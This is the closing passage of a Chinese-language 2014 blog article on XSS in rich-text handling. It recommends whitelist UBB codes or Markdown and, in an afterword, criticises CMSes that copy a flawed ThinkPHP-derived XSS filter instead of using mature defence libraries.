b). **使用 UBB 代码**。类似于白名单的过滤，用户只能使用 UBB 代码中允许的标签和属性，不允许的直接不会显示出来。国内 discuz 论坛、国外的 phpbb 论坛，对于 UBB 代码已经做的很成熟了，可以借鉴。

既有 ubb 编辑器：http://www.ubbeditor.com/cn/

其还给了 php、asp、c#、java 语言的 ubb 转换 html 的后端代码，可以参考：http://www.ubbeditor.com/cn/download/

c). **使用 markdown 处理富文本**。效果类似于 ubb 代码，但处理的脚本在前端，也算是近些年比较流行的一个方式。

但我并没有细致去研究 javascript 是怎么处理的 markdown 代码，所以对其解析的安全性，可能还有待观察。

pagedown 可参考：https://code.google.com/p/pagedown/

07.后记

写这篇文档花了我两天多时间，写文档的过程中我也新发现了一些开源 cms 的问题，其中包括 cmseasy、thinksns、hdwiki、destoon、startbbs 等，也借用了 M 的一些文章、漏洞，和我之前在乌云等漏洞平台上提交过的一些 xss 漏洞。（在此再次感谢）

我觉得国内的开源系统，对于富文本的理解和安全处理，很多做的不够到位。我看到的是大多数 cms 用的都是一个类似的函数（就是那个会自动加<x>的 fliter，我看了 ThinkPHP 框架，这个函数最初应该是出现在这里面），然后其中过滤的内容也不尽相同，有的多有的少。

而且这个过滤函数本身就存在问题，然后再被各种 cms 转载修改，问题变得越来越大。

真正的问题还是开发人员对于 xss 并不太熟悉，才会去选择借鉴他人的 xss fliter，或者自己开发一个并不算完美的 xss fliter。

我觉得开发人员可以对 xss 不太了解，但一定要选择成熟的方案去解决富文本问题，不是随便在其他 cms 里拿出一个 fliter 函数，就作为抵挡 xss 的屏障。有些国外成熟的 xss 防御类与模块，是可以很大程度上防御 xss 的，没必要从原本就不是专业安全的 cms 或框架中，再提取出来某个模块。

笔者不是一个前端安全研究者，对于前端众多的安全机制、浏览器的差异、标签与属性、javascript 事件了解不深，多是从网上与他人公开的漏洞信息中学到一些知识，窥得一些门道。所以文中可能会多有差错，还希望真正的前端研究者能指正，给予笔者更多学习的机会。

还希望本文能够抛砖引玉，让更多同学能够继续深入研究交流。

Written by phithon on 2014/03/26

@leavesongs.com

@xdsec.org